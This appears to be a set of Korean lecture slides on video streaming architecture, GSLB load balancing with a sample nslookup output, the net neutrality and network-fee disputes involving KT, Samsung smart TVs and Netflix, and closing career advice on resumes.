
[KT “내일부터 삼성 스마트TV 접속차단”]

<https://www.yna.co.kr/view/AKR20120209082952017#:~:text=KT%EB%8A%94%20%22%EC%9D%B8%ED%84%B0%EB%84%B7%EB%A7%9D%EC%9D%84,%EC%8A%A4%EB%A7%88%ED%8A%B8TV%EC%97%90%EB%A7%8C%20%EA%B5%AD%ED%95%9C%EB%90%9C%EB%8B%A4.>

[망 중립성과 새로운 인터넷 10년]

https://opennet.or.kr/wp-content/uploads/2021/01/%EC%9E%90%EB%A3%8C%EC%A7%91_%EB%A7%9D-%EC%A4%91%EB%A6%BD%EC%84%B1%EA%B3%BC-%EC%83%88%EB%A1%9C%EC%9A%B4-%EC%9D%B8%ED%84%B0%EB%84%B7-10%EB%85%84_20210127.pdf

기본 구조



반드시 고려해야 할 사항

- 최초 접속과 사용자 인증
- 영상 목록 조회
- 영상 사용자 선택 및 재생 (다운로드 가능성)
- 전송 방법 (HTTP, HLS)
- 인기도에 따른 부하 집중 및 대응

라이브 스트리밍을 위한 완벽 가이드

Streaminglabs · 2월 28일 · 9분 분량



라이브 스트리밍을 위한 완벽 가이드

이번 글에서는 라이브 비디오 스트리밍의 정의, 작동 방식 그리고 필요한 이유에 관하여 논하고자 합니다.

최근 들어 라이브 비디오 스트리밍은 여러 분야에서 많이 사용하고 있으며 사용량 역시 급속도로 증가하고 있습니다.

2022년까지 전체 인터넷 트래픽의 약 13%를 차지하고 2017년 대비 15배 성장할 것이라고 예측하고 있습니다.

스트리밍 기술은 수 년에 걸쳐 급격히 발전하고 있으며 기본 정의는 여전히 적용되고 있습니다. 간단히 말하면 라이브 스트리밍은 인터넷을 통해 비디오 및 오디오 콘텐츠를 방송 시 거의 동시에 캡처 및 재생할 수 있게 합니다.

그러나 라이브 비디오 피드와 캡처 사이에는 약간의 문제가 발생합니다. 우리 주변의 거의 모든 화면에 전달하려면 데이터 인코딩, 패키징 및 트랜스 코딩을 해야만 합니다.


이 가이드에서는 엔드 투 엔드 워크 플로우에 대해 자세히 설명하고자 합니다.

간단히 목차를 보면 아래와 같은 순서로 논하고자 합니다.


- ① 캡처
- ② 비디오 코덱 및 인코딩
- ③ 패키징 및 프로토콜
- ④ 인제스트 및 트랜스 코딩
- ⑤ 배포(전달)
- ⑥ 재생

라이브 스트리밍을 위한 완벽 가이드

STREAMING LATENCY AND INTERACTIVITY CONTINUUM




L4 부하분산



GSLB

- Global Server Load Balancing
- DNS 체계를 활용하는 구조
- 각 서버들의 콘텐츠는 CDN을 활용해 동기화 하는 것이 대부분
- 부하 상태, Health check 결과, 클라이언트의 지리적 위치 등을 고려한다.

GSLB



GSLB

```
명령 프롬프트 - nslookup
Microsoft Windows [Version 10.0.19044.1889]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Wcx853>nslookup
기본 서버:  dns.google
Address:  8.8.8.8

> www.naver.com
서버:  dns.google
Address:  8.8.8.8

권한 없는 응답:
이름:  e6030.a.akamaiedge.net
Address:  23.201.36.184
Aliases:  www.naver.com
          www.naver.com.nheos.com
          www.naver.com.edgekey.net

>
```


망 중립성 이슈

망 중립성과 새로운 인터넷 10년

2021년 1월 27일(수) 오전 10:00 / 네이버TV 생중계



망 중립성 이슈

2. 망이용료

〈개념 정리〉

인터넷은 라우터들이 패킷에 대해 금전적 비금전적 조건 없이 이웃라우터들이 전달한 패킷을 목적지에 더 가까운 라우터로 한칸씩 전달한다는 약속으로 구동됨. 여기서 금전적, 비금전적 조건없이 전달한다는 것이 바로 망중립성의 내용이 됨. 단말이 이렇게 전세계의 컴퓨터들과 연결하려면 자신의 라우터가 전세계 컴퓨터들에 중계하는 이웃 라우터에 연결되면 되고 이 이웃 라우터 역시 전세계의 컴퓨터들에 중계하기 위해 3번째 라우터와 중계접속을 맺고 있어야 하고 3번째 라우터는 다시 4번째 라우터와 중계접속 관계를 두고 있어야 함. 이렇게 하여 전세계 모든 단말들과의 소통가능성(full connectivity)을 제공하는 접속을 ‘중계접속’이라고 하며 중계접속을 제공하는 쪽이 보통 돈을 내게 됨. 어떤 라우터들은 중계를 위해서 상호접속을 하는 것이 아니라 상대 라우터에 원하는 콘텐츠나 원하는 단말들이 있어서 접속하는 경우가 있는데 상대 단말도 접속을 원하면 직접접속 또는 피어링(peering 문자 그대로 친구먹기)을 하고 그렇지 않은 경우에는 접속비용을 내는데 이를 paid peering이라고 함.

2012년 KT 삼성 스마트TV 차단

뉴스룸 | 최신기사

KT "내일부터 삼성 스마트TV 접속차단"(종합2보)

송고시간 | 2012-02-09 16:16

| "이용자 보호 · 시장질서 왜곡 막기 위한 것" 방통위 "망중립성 정신 위배...엄중 조치 검토"



2012년 KT 삼성 스마트TV 차단

스마트TV 판매비상

(서울=연합뉴스) 한상균 기자 = KT가 트래픽 과부하를 이유로 10일부터 스마트TV 인터넷 접속을 제한한다고 9일 발표했다. 이에 따라 삼성과 LG전자의 주력 제품인 스마트TV 판매에 비상이 걸렸다. 사진은 이날 한 대형마트 가전제품 매장 모습. 2012.2.9
xyz@yna.co.kr

(서울=연합뉴스) 김병규 최인영 권영전 기자 = KT[030200]가 9일 트래픽 과부하를 문제삼아 통신사 중 처음으로 스마트TV의 인터넷 접속을 제한하기로 했다.

그러나 방송통신위원회가 망 중립성 원칙을 이유로 접속 제한에 강경 대응을 예고하고, 제조사들도 반발하고 있어 적잖은 파장이 예상된다.

KT는 "인터넷망을 무단 사용하는 스마트TV에 대한 인터넷 접속제한 조치를 10일부터 시행한다"며 "이는 다수 인터넷 이용자를 보호하고 시장 질서를 왜곡하는 것을 막기 위한 것"이라고 밝혔다.

넷플릭스 망사용료 이슈

IT·과학

넷플릭스, 이젠 하다 하다..."통신사라 망사용료 안 낸다"

최수진 기자 ☆

입력 2022.05.22 10:19 수정 2022.06.15 00:01

가가



망사용료 지불 두고...SKB vs 넷플릭스 대립 격화

넷플릭스, 지난 18일 자신들을 'ISP'라고 주장해 논란
업계 일각선 "터무니 없는 주장" 비판



넷플릭스 망사용료 이슈

22일 업계에 따르면 넷플릭스의 콘텐츠는 본사 미국 시애틀에서부터 한국 집안방까지 전달되기까지 많은 과정을 거친다. 간략하게 요약하면, 넷플릭스가 아시아인 한국에 콘텐츠를 전송하기 위해서는 일본과 홍콩에 있는 넷플릭스의 캐시서버(OCA)에 콘텐츠를 전달한다.

캐시서버에 전달된 콘텐츠는 SK브로드밴드의 해저케이블 국제 전용회선을 통해 부산까지 온 뒤, 부산에서 전국에 있는 SK텔레콤 가입자들의 안방까지 전달한다.

넷플릭스와 같이 안정적 콘텐츠 공급이 중요한 대형 콘텐츠 공급자는 보통 일반망을 사용했을 경우, 콘텐츠 품질을 보장할 수 없기 때문에 '전용회선'을 사용한다. **SK브로드밴드는 넷플릭스가 SK브로드밴드의 전용회선을 사용해 서비스를 제공하고 있기 때문에 이에 대한 정당한 사용 비용을 내라고 주장한다.**

넷플릭스 망사용료 이슈

국내 콘텐츠 사업자들도 모두 이같은 논리대로 SK브로드밴드나 인터넷서비스를 제공하는 KT나 LG유플러스같은 통신사(ISP)에 망 사용료를 지불하고 있다. 네이버와 카카오는 매년 700억~1000억원 수준 망사용료를 내고 있는 것으로 알려졌다. 해외사업자도 예외는 아니다. 디즈니플러스는 간접적 방식으로 망사용료를 지불하고 있다.

그렇기 때문에 국내 사업자들은 넷플릭스 같이 망을 쓰면서도 돈을 내지 않는 해외사업자들에 대해 '불공정'하다고 주장하고 있다. 이해진 네이버 글로벌투자책임자(GIO)는 지난해 국정감사에서 "우리가 망 비용을 낸다면 우리보다 트래픽을 훨씬 많이 쓰는 해외 기업도 그에 맞는 비용을 내는 게 공정한 경쟁이라고 생각한다"고 언급한 바 있다.

넷플릭스 망사용료 이슈

넷플릭스는 지난 18일 자사 뉴스룸에 "넷플릭스는 국내 CP와 성격이 엄연히 다르다"면서 "송신 ISP를 거치지 않고 SK브로드밴드의 네트워크와 '피어링' 방식으로 직접 연결하고 있다"고 주장했다.

피어링은 통신사(ISP)끼리 서로 네트워크를 연결하고 트래픽을 교환하는 걸 뜻한다. 통신사끼리 트래픽을 교환할 때 양에 큰 차이가 없으면 돈을 지불하지 않는다는 암묵적 동의 같은 원칙이다.

넷플릭스의 주장을 정리해보면 자신들이 가진 OCA가 일종의 '통신망' 역할을 하고 있으므로, 네이버나 카카오 같이 콘텐츠를 제공하는 기업일뿐만 아니라 SK브로드밴드와 같이 인터넷서비스를 제공하는 망사업자(ISP) 역할도 한다고 주장하는 것이다.

6. 이력서와 자기 소개서

이력서에 쓰지 말아야 할 것들

- 넓고 얇은 실력(과시)
- 불필요한 정보 (인사 담당자의 눈 건강)
- 별 것 아닌 개인사 (목표는 면접)

취업에 관한 조언

- 취업은 결혼이 아님
- 동료에 대한 예의

이력서에 써야 할 것

- 문제상황 경험과 대응
- 프로젝트에서 구체적인 본인 역할
- 회사가 원하는 인재라는 설명

내 블로그 글은 도움이 될까?

- 좋은 글 모음이 아님
- 거짓말 (아는 척)
- 기술에 관한 글쓰기
- 성장에 관한 거짓없는 기록

감사합니다!